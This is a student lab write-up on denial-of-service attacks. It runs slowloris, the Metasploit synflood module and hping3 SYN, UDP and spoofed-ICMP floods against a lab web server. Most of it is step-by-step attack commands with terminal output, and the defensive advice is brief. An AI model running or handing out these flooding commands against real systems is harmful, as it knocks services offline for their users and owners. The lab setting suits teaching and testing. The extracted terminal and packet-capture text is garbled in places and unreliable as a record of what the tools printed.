

## **Module:- SECURITY CONCEPT (DOS Attack)**

**Name:-Prithviraj Nikam**

### **Dos attack:-**

A **Denial-of-Service (DoS) attack** is an **attack** meant to shut down a machine or network, making it inaccessible to its intended users

### **Symptoms of DoS/DDoS attack**

- Unusually slow network performance (opening files or accessing websites),
- Unavailability of a particular website, or
- An inability to access any website.
- Can also be detected and identified via network traffic monitoring and analysis. Network traffic can be monitored via a firewall or intrusion detection system

### **How to prevent Dos/DDoS attacks:-**

--> Make sure you spread the servers across multiple data centers with a good load balancing system to distribute traffic between them.

--> Large bandwidth Configure your firewall or router to drop incoming ICMP packets or block DNS responses from outside your network (by blocking UDP port 53) can help prevent certain DNS and ping-based volumetric attacks.

-->Deploy Anti-DDoS Hardware And Software ModulesProtects by monitoring how many incomplete connections exist and flushing them when the number reaches a configurable threshold value.

### **Perform DOS Attack on Webserver:**

#### **1. DOS Attack with Slowloris.py Script**

Slowloris is a low bandwidth HTTP Client that can issue DOS attacks but is very effective. Slowloris holds connections open by sending partial HTTP requests which continues to send several hundred subsequent headers at regular intervals to keep sockets from closing.

**Step-1:-You can directly install the slowloris.py script from Github Repository available at <https://github.com/gkbrk/slowloris.git>**

```
#sudo mkdir slowloris  
#cd slowloris
```

The screenshot shows a terminal session on a Kali Linux system. The user runs 'sudo mkdir slowloris' and 'ls' to see the directory structure. The 'slowloris' directory contains several files: abc.cap, driftnet-0.jpeg, driftnet-1.jpeg, driftnet-2.jpeg, driftnet-3.jpeg, driftnet-4.jpeg, driftnet-5.jpeg, driftnet-6.jpeg, file-01.cap, file-01.csv, file-01.kismet.csv, file-01.kismet.netxml, file-01.log.csv, file-02.cap, file-02.csv, file-02.kismet.csv, file-02.kismet.netxml, file-02.log.csv, index.html, opencti.git, Pictures, Public, Slow-Loris, remote-system, and Templates. A browser window is also visible in the background.

```
(prithvi㉿kali)-[~]  
$ sudo mkdir slowloris  
  
(prithvi㉿kali)-[~]  
$ ls  
abc.cap  driftnet-0.jpeg  driftnet-4.jpeg  file-01.cap      file-01.log.csv    file-02.kismet.netxml  opencti.git    slowloris  
Desktop   driftnet-1.jpeg  driftnet-5.jpeg  file-01.csv      file-02.cap       file-02.log.csv    Pictures     Slow-Loris.  
Documents  driftnet-2.jpeg  driftnet-6.jpeg  file-01.kismet.csv  file-02.csv       index.html     Public      Slow-Loris  
Downloads  driftnet-3.jpeg  dsniff.services  file-01.kismet.netxml  file-02.kismet.csv  Music        Remote-System  Templates
```

```
#sudo git clone https://github.com/gkbrk/slowloris.git
```

The screenshot shows a terminal session where the user runs 'sudo git clone https://github.com/gkbrk/slowloris.git'. The process of cloning the repository is shown, including object enumeration, counting, compressing, and receiving objects, followed by resolving deltas.

```
(prithvi㉿kali)-[~/slowloris]  
$ sudo git clone https://github.com/gkbrk/slowloris.git  
Cloning into 'slowloris' ...  
remote: Enumerating objects: 142, done.  
remote: Counting objects: 100% (64/64), done.  
remote: Compressing objects: 100% (27/27), done.  
remote: Total 142 (delta 38), reused 39 (delta 37), pack-reused 78  
Receiving objects: 100% (142/142), 25.77 KiB | 52.00 KiB/s, done.  
Resolving deltas: 100% (71/71), done.
```

**Step-2:-After Installation Go to Slowloris Directory and open slowloris.py Python script file**

```
$ ls  
$ cd slowloris  
$ls  
$vi slowloris.py //you can create script your according
```

```

└─(prithvi㉿kali)-[~/slowloris]
$ ls
slowloris slowloris.git

└─(prithvi㉿kali)-[~/slowloris]
$ cd slowloris

└─(prithvi㉿kali)-[~/slowloris/slowloris]
$ ls
LICENSE MANIFEST.in README.md setup.py slowloris.py

└─(prithvi㉿kali)-[~/slowloris/slowloris]
$ vi slowloris.py

```

File Actions Edit View Help

root@kali:~

### Step-3:- Now Run the slowloris.py used and attack target ip

#python3 slowloris.py 192.168.3.163

**Meta ip**

```

└─(prithvi㉿kali)-[~/slowloris/slowloris]
$ sudo python3 slowloris.py 192.168.3.163
[24-01-2023 17:26:30] Attacking 192.168.3.163 with 150 sockets. Topic-wise Practi
[24-01-2023 17:26:30] Creating sockets ...
[24-01-2023 17:26:35] Sending keep-alive headers ...
[24-01-2023 17:26:35] Socket count: 150
[24-01-2023 17:26:50] Sending keep-alive headers ... Discuss
[24-01-2023 17:26:50] Socket count: 150
[24-01-2023 17:27:05] Sending keep-alive headers ...
[24-01-2023 17:27:05] Socket count: 150
[24-01-2023 17:27:21] Sending keep-alive headers ...
[24-01-2023 17:27:21] Socket count: 150
[24-01-2023 17:27:36] Sending keep-alive headers ...
[24-01-2023 17:27:36] Socket count: 150
[24-01-2023 17:27:51] Sending keep-alive headers ...
[24-01-2023 17:27:51] Socket count: 150
[24-01-2023 17:28:07] Sending keep-alive headers ...
[24-01-2023 17:28:07] Socket count: 150
[24-01-2023 17:28:23] Sending keep-alive headers ...
[24-01-2023 17:28:23] Socket count: 150
[24-01-2023 17:28:38] Sending keep-alive headers ...
[24-01-2023 17:28:38] Socket count: 150
^CTraceback (most recent call last):
  File "/home/prithvi/slowloris/slowloris/slowloris.py", line 237, in <module>
    main()
  File "/home/prithvi/slowloris/slowloris/slowloris.py", line 233, in main
    time.sleep(args.sleeptime)
KeyboardInterrupt

```

root@kali:~

root@kali:~

## 2. DOS Attack with Metasploit Framework –

Metasploit Framework which is one of the most popular post exploitation frameworks having so many exploitation/scanning tools inside it. The scanning module below is basically used for testing IPS Protection at defending SYN floods.

Using search command we can search this module:-

### Step-1:-First of all go to root user

```
$ sudo su
```

```
└─(prithvi㉿kali)-[~/slowloris/slowloris]
└─$ sudo su
[sudo] password for prithvi:
└─(root㉿kali)-[/home/prithvi/slowloris/slowloris]
```

### Step-2:- Now run the msfconsole

```
#msfconsole
```

```
└─(root㉿kali)-[/home/prithvi/slowloris/slowloris]
└─# msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_s
already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_s
previous definition of NAME was here
```

### Step-3:- Now search the synflood

```
msf6 > search synflood
```

```
msf6 > search synflood
          8  233.28.72.88      192.168.3.163      TCP      54 5179
          Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0
          Matching Modules
          └─ Internet Protocol Version 4, Src: PcsCompu_06:b7:85 (08:00:27:06:b7:85), Dst: PcsCompu_ff:39:3e (08:00:27:00:ff:39)
          #  Name           Control Protocol Discov Date Rank  Ds Check Description 0, Len: 0
          -  --
          0  auxiliary/dos/tcp/synflood          normal  No    TCP SYN Flooder

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood
```

### Step-4:- use the synflood auxiliary

```
msf6 >use auxiliary/dos/tcp/synflood
```

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show
```

## Step-5:- Now show all options

msf6 auxiliary(**dos/tcp/synflood**) > **show options**

```
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
_____
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS             yes      The target host(s), see https://github.com/rapid7/
RPORT              80       yes      The target port
SHOST              08:00:27:ff:39:3e  no        The spoofable source address (else randomizes)
SNAPLEN            65535   00:00:c3  yes      The number of bytes to capture
SPORT              a3:aa:03:00:50:68  no        The source port (else randomizes)
TIMEOUT            cb:500   00:00    yes      The number of seconds to wait for new data
```

## Step-6:- Now set the target ip and port no.

msf6 auxiliary(**dos/tcp/synflood**) > **set RHOSTS 192.168.3.163**  
**Target ip**

msf6 auxiliary(**dos/tcp/synflood**) > **set RPORT 80**  
**Target Port**

```
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.3.163
RHOSTS => 192.168.3.163
msf6 auxiliary(dos/tcp/synflood) > set RPORT 80
RPORT => 80
```

## Step-7:- Now check all set options

msf6 auxiliary(**dos/tcp/synflood**) > **show options**


```
msf6 auxiliary(dos/tcp/synflood) > show options
      43523, Dst Port: 80, Seq: 0, I
Module options (auxiliary/dos/tcp/synflood):
Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS      192.168.3.163  yes       The target host(s), see https://github.com
RPORT        80           yes       The target port
SHOST                no        The spoofable source address (else random)
SNAPLEN      65535        yes       The number of bytes to capture
SPORT                no        The source port (else randomizes)
TIMEOUT      500          yes       The number of seconds to wait for new dat
```

## Step-8:- After Setting Exploit the target

```
msf6 auxiliary(dos/tcp/synflood) > exploit
```

```
[*] Running module against 192.168.3.163
[*] SYN flooding 192.168.3.163:80 ...
```

## Step-9:- Go to target Machine and check in wireshark ,how Syn flooding works.



## Step-10:- Run tcpdump on target Machine and check packet traversing

```
$ sudo tcpdump -i eth0 dst 192.168.3.163 <---- Target ip
```

```
[prithvi@kali:~] on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
$ sudo tcpdump -i eth0 dst 192.168.3.163 (08:00:27:06:b7:85), Src: PcsCompu_ff:39:3e (08:00:27:ff
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes 0, Len: 0
19:35:21.081372 IP 233.28.72.88.6730 > 192.168.3.163.http: Flags [S], seq 1958562974, win 3423, length 0
19:35:21.087717 IP 233.28.72.88.5767 > 192.168.3.163.http: Flags [S], seq 3264110279, win 3504, length 0
19:35:21.092898 IP 233.28.72.88.34917 > 192.168.3.163.http: Flags [S], seq 977625293, win 119, length 0
19:35:21.097463 IP 233.28.72.88.29504 > 192.168.3.163.http: Flags [S], seq 1496150536, win 4043, length 0
19:35:21.098356 IP 233.28.72.88.14264 > 192.168.3.163.http: Flags [S], seq 1573750315, win 114, length 0
19:35:21.099271 IP 233.28.72.88.38252 > 192.168.3.163.http: Flags [S], seq 2729647483, win 322, length 0
19:35:21.100244 IP 233.28.72.88.32622 > 192.168.3.163.http: Flags [S], seq 3640750717, win 3831, length 0
19:35:21.106072 IP 233.28.72.88.44919 > 192.168.3.163.http: Flags [S], seq 2057756143, win 3931, length 0
19:35:21.120057 IP 233.28.72.88.24091 > 192.168.3.163.http: Flags [S], seq 702534984, win 3083, length 0
19:35:21.120649 IP 233.28.72.88.28209 > 192.168.3.163.http: Flags [S], seq 3920146999, win 2162, length 0
19:35:21.121707 IP 233.28.72.88.59456 > 192.168.3.163.http: Flags [S], seq 3638924266, win 2658, length 0
19:35:21.122403 IP 233.28.72.88.44061 > 192.168.3.163.http: Flags [S], seq 408951541, win 988, length 0
19:35:21.130173 IP 233.28.72.88.26228 > 192.168.3.163.http: Flags [S], seq 1172722331, win 2871, length 0
19:35:21.131174 IP 233.28.72.88.29388 > 192.168.3.163.http: Flags [S], seq 4117359839, win 2130, length 0
19:35:21.132430 IP 233.28.72.88.20977 > 192.168.3.163.http: Flags [S], seq 198555131, win 2433, length 0
19:35:21.133275 IP 233.28.72.88.29085 > 192.168.3.163.http: Flags [S], seq 2206617754, win 261, length 0
19:35:21.133882 IP 233.28.72.88.41632 > 192.168.3.163.http: Flags [S], seq 267978686, win 2645, length 0
```

### 3.Hping3 tool

**hping3 demonstration:-** It is a command-line oriented TCP/IP packet assembler/analyzer. It is able to send custom ICMP/UDP/TCP packets and display target replies like ping.

#### DoS Attack - Syn Flood using hping3

- Use “hping3” from Kali Linux to attack a target.  
Use “hping3 -help” to check the options you could have with this powerful tool.
- General syntax of which is used to attack the target:  
→ hping3 -S [Target Machine’s IP] -a [attacker’s IP] -flood
- After running the attack, check your victim machine performance as well as use the Wireshark to investigate the traffic.

**hping3 --scan 1-65535 target\_IP(192.168.3.88)**

**Scan the all ports with random source**

**Step1:- Scan the port on the target machine**

# hping3 --scan 1-65535 **192.168.3.163** -S --rand-source  
**Target ip**

```

└──(root㉿kali)-[~] 614 192.168.3.122 239.255.255.255
└─# hping3 --scan 1-65535 192.168.3.163 -S --rand-source5
Scanning 192.168.3.163 (192.168.3.163), port 1-65535, 239.255.255.255
65535 ports to scan, use -V to see all the replies
+---+-----+-----+-----+-----+
|port| destination Port| source Port| flags| ttl| id| win| len|
+---+-----+-----+-----+-----+
21  ftp ksum: 0..S..A... 64 1f 0 5840 46
22  ssh cksum: S..A... 64 1f 0 5840 46
23  telnet ind: .S..A... 64 0 5840 46
25  smtp : .S..A... 64 0 5840 46
53  domain : .S..A... 64 0 5840 46
80  http : .S..A... 64 0 5840 46
111 sunrpc : .S..A... 64 0 5840 46
139 netbios-ssn: .S..A... 64 0 5840 46
445 microsoft-d: .S..A... 64 0 5840 46
512 exec 73696: .S..A... 64 572610 f58407834603a303a72
513 loginh: 10:0..S..A... 64 0 5840 46
514 shell : .S..A... 64 0 5840 46
1099 rmiregistry: .S..A... 64 75 0 5840 46
1524 ingreslock : .S..A... 64 74 0 5840 46
2049 nfs : .S..A... 64 2f 0 5840 46
2121 iprop 75: .S..A... 64 73 0 5840 e2466e6f6c
3306 mysql 6e: 0..S..A... 64 6f 0 5840 a7463a3635
3632 distcc 3a: 3..S..A... 64 34 0 5840 f6466f6479
5432 postgresql : 0..S..A... 64 73 0 5840 e7463a2f75
5900 72 2f 73: 0..S..A... 64 5e 0 5840 f646696e0a
6000 x11 70 74: .S..A... 64 30 0 5840 63353334
6667 ircd 2f 6e: 0..S..A... 74 59 0 5840 5646743a2f
6697 ircs-u 73 72 2f: 0..S..A... 64 2f 0 5840 6c6067696e
8009 73 79 73: 0..S..A... 64 0 5840 7470f726b
8180 78 3a 31: 0..S..A... 64 30 0 5840 379737465
8787 64 20 4e: 0..S..A... 64 0 5840 46
^C
└──(root㉿kali)-[~]
└─#

```

## Step-2:-


```
# hping3 -S 192.168.5.163 -a 192.168.3.88 -p 135 --flood
SYN FLOOD      spoofed source
                           Ip address
```

```

└──(root㉿kali)-[~]
└──# hping3 -S 192.168.3.163 -a 192.168.3.88 -p 135 --flood
HPING 192.168.3.163 (eth0 192.168.3.163): S set, 40 headers + 0 data bytes
hp ping in flood mode, no replies will be shown
^C
— 192.168.3.163 hping statistic —
23754 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

└──(root㉿kali)-[~]
└──#

```



[OR]

```

# hping3 -V -S 192.168.3.163 -a 192.168.3.88 -p 135 --flood
          SYN FLOOD           spoofed source
                           Ip address

```

```

└──(root㉿kali)-[~]
└──# hping3 -V -S 192.168.3.163 -a 192.168.3.88 -p 135 --flood
using eth0, addr: 192.168.3.88, MTU: 1500
HPING 192.168.3.163 (eth0 192.168.3.163): S set, 40 headers + 0 data bytes
hp ping in flood mode, no replies will be shown
^C
— 192.168.3.163 hping statistic —
26547 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

└──(root㉿kali)-[~]
└──#

```

No.	Time	Source	Destination	Protocol	Length	Info
4186	5.844078506	192.168.3.163	192.168.3.88	TCP	60	135 -> 7165 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4187	5.844095548	192.168.3.163	192.168.3.88	TCP	60	135 -> 7166 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4188	5.865670915	192.168.3.88	192.168.3.163	TCP	54	7167 -> 135 [SYN] Seq=0 Win=512 Len=0
4189	5.866088846	192.168.3.88	192.168.3.163	TCP	54	7168 -> 135 [SYN] Seq=0 Win=512 Len=0
4190	5.866362903	192.168.3.163	192.168.3.88	TCP	60	135 -> 7167 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4191	5.866531360	192.168.3.88	192.168.3.163	TCP	54	7169 -> 135 [SYN] Seq=0 Win=512 Len=0
4192	5.866786979	192.168.3.163	192.168.3.88	TCP	60	135 -> 7168 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4193	5.866936439	192.168.3.88	192.168.3.163	TCP	54	7170 -> 135 [SYN] Seq=0 Win=512 Len=0
4194	5.867191500	192.168.3.163	192.168.3.88	TCP	60	135 -> 7169 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4195	5.867352693	192.168.3.88	192.168.3.163	TCP	54	7171 -> 135 [SYN] Seq=0 Win=512 Len=0
4196	5.867624795	192.168.3.163	192.168.3.88	TCP	60	135 -> 7170 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4197	5.868495855	192.168.3.163	192.168.3.88	TCP	60	135 -> 7171 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4198	5.888720214	192.168.3.88	192.168.3.163	TCP	54	7172 -> 135 [SYN] Seq=0 Win=512 Len=0
Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0						
> Ethernet II, Src: PcsCompu_06:b7:85 (08:00:27:06:b7:85), Dst: PcsCompu_ff:39:3e (08:00:27:ff:39:3e)						
> Internet Protocol Version 4, Src: 192.168.3.88, Dst: 192.168.3.163						
> Transmission Control Protocol, Src Port: 5079, Dst Port: 135, Seq: 0, Len: 0						

### Step-3:- Use traceroute mode

```
# hping3 --traceroute -V -1 192.168.3.163
```

Target ip

```
[root@kali)-[~]
# hping3 --traceroute -V -1 192.168.3.163
using eth0, addr: 192.168.3.88, MTU: 1500
HPING 192.168.3.163 (eth0 192.168.3.163): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.3.163 ttl=64 id=8233 tos=0 iplen=28
icmp_seq=0 rtt=3.8 ms
len=46 ip=192.168.3.163 ttl=64 id=8234 tos=0 iplen=28
icmp_seq=1 rtt=6.3 ms
len=46 ip=192.168.3.163 ttl=64 id=8235 tos=0 iplen=28
icmp_seq=2 rtt=5.5 ms
len=46 ip=192.168.3.163 ttl=64 id=8236 tos=0 iplen=28
icmp_seq=3 rtt=4.9 ms
len=46 ip=192.168.3.163 ttl=64 id=8237 tos=0 iplen=28
icmp_seq=4 rtt=3.5 ms
len=46 ip=192.168.3.163 ttl=64 id=8238 tos=0 iplen=28
icmp_seq=5 rtt=6.0 ms
^C
-- 192.168.3.163 hping statistic --
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 3.5/5.0/6.3 ms
```

```

---(root@kali)-[~] 548 192.168.3.163 192.168.3.88 TCP 60
└# hping3 --traceroute -V 192.168.3.163 192.168.3.163 TCP 54
using eth0, addr: 192.168.3.88, MTU: 1500 192.168.3.163 TCP 54
HPING 192.168.3.163 (eth0 192.168.3.163): NO FLAGS are set, 40 headers + 0 data bytes 60
len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40 192.168.3.163 TCP 54
sport=0 flags=RA seq=0 win=0 rtt=6.4 ms 192.168.3.88 TCP 60
seq=0 ack=971034030 sum=d515 urp=0 192.168.3.163 TCP 54
len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40 192.168.3.88 TCP 60
sport=0 flags=RA seq=1 win=0 rtt=3.2 ms 192.168.3.163 TCP 60
seq=0 ack=299925982 sum=a489 urp=0 192.168.3.88 TCP 60
len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40 192.168.3.163 TCP 54
sport=0 flags=RA seq=2 win=0 rtt=2.4 ms 192.168.3.88 TCP 60
seq=0 ack=2029101130 sum=2604 urp=0
len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40 192.168.3.163 TCP 54
sport=0 flags=RA seq=3 win=0 rtt=1.6 ms c Port: 5079, Dst Port: 135, Seq: 0, Len: 0
seq=0 ack=1915273268 sum=3eb urp=0

len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=4 win=0 rtt=2.5 ms
seq=0 ack=352734547 sum=6bb urp=0

len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=5 win=0 rtt=8.5 ms
seq=0 ack=1329955412 sum=c54b urp=0

len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=6 win=0 rtt=6.3 ms
seq=0 ack=292999074 sum=453c urp=0
len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=7 win=0 rtt=9.2 ms
seq=0 ack=601101819 sum=8de3 urp=0

len=46 ip=192.168.3.163 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=8 win=0 rtt=5.3 ms
seq=0 ack=1235336016 sum=6a18 urp=0

^C
--- 192.168.3.163 hping statistic ---
9 packets transmitted, 9 packets received, 0% packet loss
round-trip min/avg/max = 1.6/5.0/9.2 ms

```

#### Step-4:- Define the no. of packets

# hping3 -c 10000 -d 10000 -S -p 135 --flood --rand-source 192.168.3.163

**-c** : number of attacks

**-d** : size of packets


**-S** : SYN Flag

**--rand-source** : Random source IP address

**--flood** : Flooding of packets

```
[root@kali) [~] # sudo hping3 -c 10000 -d 10000 -S -p 21 --rand-source 192.168.3.163
HPING 192.168.3.163 (eth0 192.168.3.163): S set, 40 headers + 10000 data bytes
^C
— 192.168.3.163 hping statistic —
46 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

[root@kali) [~] # wireshark eth0:NP0Z1pcapno
```



**Step-5:- Pushing huge number of udp packet to a particular target host**  
**# hping3 --udp --rand-source 192.168.5.77 -i eth0**

```
[root@kali)-[~]
# hping3 --udp --rand-source 192.168.3.163 -i eth0
HPING 192.168.3.163 (eth0 192.168.3.163): udp mode set, 28 headers + 0 data bytes
  Data (1480 bytes)
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
[ udp ]						
No.	Time	Source	Destination	Protocol	Length	Info
154	41.901138548	192.168.3.62	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
157	41.982191307	192.168.3.228	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
158	42.342739086	192.168.3.122	192.168.3.255	NBNS	110	Registration NB LAPTOP-ATBKQE10<00>
159	42.342755848	192.168.3.122	192.168.3.255	NBNS	110	Registration NB WORKGROUP<00>
160	42.342772052	fe80::7b86:10e3:894...	ff02::1:2	DHCPv6	157	Solicit XID: 0x37de9f CID: 0001000128f9dde6204ef6b7f771
162	42.843893004	fe80::1c0a:7ad7:1de...	ff02::1:2	DHCPv6	157	Solicit XID: 0xd87835 CID: 000100012ae25d436c3be51dd9e9
163	42.916385178	192.168.3.62	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
164	42.988028641	192.168.3.228	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
165	43.161638416	192.168.3.122	192.168.3.255	NBNS	110	Registration NB WORKGROUP<00>
166	43.161656016	192.168.3.122	192.168.3.255	NBNS	110	Registration NB LAPTOP-ATBKQE10<00>
167	43.877490011	192.168.3.122	192.168.3.255	NBNS	110	Registration NB LAPTOP-ATBKQE10<00>
168	43.877506494	192.168.3.122	192.168.3.255	NBNS	110	Registration NB WORKGROUP<00>
169	43.878718938	192.168.3.163	192.168.3.255	BROWSER	286	Local Master Announcement METASPLOITABLE, Workstation, Server

Frame 169: 286 bytes on wire (2288 bits), 286 bytes captured (2288 bits) on interface eth0, id 0  
Ethernet II, Src: PcsCompu\_ff:39:3e (08:00:27:ff:ff:ff), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
Internet Protocol Version 4, Src: 192.168.3.163, Dst: 192.168.3.255  
User Datagram Protocol, Src Port: 138, Dst Port: 138  
NetBIOS Datagram Service  
SMB (Server Message Block Protocol)  
SMB Mailslot Protocol  
Microsoft Windows Browser Protocol

## Step-6:- Pushing huge number of spoofed ICMP packet to a particular target host

```
#hping3 --icmp --spoof 192.168.3.104 192.168.3.163
```

**Spoofed IP:- 192.168.3.104**

**Target IP :- 192.168.3.163**

```
[root@kali)-[~]
# sudo hping3 --icmp --spoof 192.168.3.104 192.168.3.163

HPING 192.168.3.163 (eth0 192.168.3.163): icmp mode set, 28 headers + 0 data bytes
^C
— 192.168.3.163 hping statistic — 27 06 b7 85 08 00 45 00 9> 1 0 0 E
75 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms 0

[root@kali)-[~]
#
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
[ icmp ]						
No.	Time	Source	Destination	Protocol	Length	Info
165	26.692512834	192.168.3.104	192.168.3.163	ICMP	42	Echo (ping) request id=0x4c9d, seq=13568/53, ttl=64 (no response found!)
170	27.693408517	192.168.3.104	192.168.3.163	ICMP	42	Echo (ping) request id=0x4c9d, seq=13824/54, ttl=64 (no response found!)
174	28.694328187	192.168.3.104	192.168.3.163	ICMP	42	Echo (ping) request id=0x4c9d, seq=14880/55, ttl=64 (no response found!)
